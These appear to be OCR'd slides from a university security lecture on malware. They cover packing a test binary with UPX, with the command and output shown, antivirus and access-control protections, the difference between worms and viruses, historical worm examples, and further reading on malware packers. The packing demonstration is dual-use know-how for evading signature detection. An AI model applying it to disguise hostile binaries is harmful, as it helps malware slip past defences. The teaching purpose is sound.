
# UPX

- Pack it

```
(base) ┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$ upx -9 -o sullypacked sullystatic
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    707376 →    298964   42.26%   linux/arm64   sullypacked

Packed 1 file.

(base) ┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$
```

# UPX

- After packing (hexdump output)



# Virus - Protection

- Antiviruses
  - Scanning email attachments
  - Checking virus activities (signatures and/or anomaly detection)
  - Examples include Norton, McAfee, Trend Micro, Symantec, Sophos etc.
  - Incorporate sandboxing, AI, data mining, machine learning etc.
- Access restriction
  - Remote access control
  - Firewalls
  - Email filtering

# Worm

- Focuses on **spreading** through the network
- Exploits various **network vulnerabilities** to spread itself
  - Unprotected shared drives
  - FTP vulnerabilities (typically buffer overflow)
  - E.g., Ramen, Lion, Code-Red, Conficker
- May also release viruses upon opening
  - E.g., MyDoom.A -> backdoor and DoS
  - E.g., MyDoom.B -> MyDoom.A + block access to antivirus sites

- Worm vs Virus
  - "Virus does not intentionally try to spread itself from that computer to other computers. In most cases, that's where humans come in"
  - "Worm is a program that is designed to copy itself from one computer to another over a network (e.g., by using e-mail). The worm spreads itself to many computers over a network"



http://www.symantec.com/avcenter/reference/worm.vs.virus.pdf

# Additional Materials

- Assembly programming
  - https://www.tutorialspoint.com/assembly_programming/index.htm
- Packers
  - https://resources.infosecinstitute.com/topic/top-13-popular-packers-used-in-malware/
- FUMVar (not assessed)
  - https://github.com/FUMVar/FUMVar
- Virus Timeline
  - https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#2010%E2%80%93present

# References

- Materials adopted from
  - Stanford
  - GMU
  - Goodrich and Tamassia
  - Avi Kak, Purdue University
  - anyaschukin@github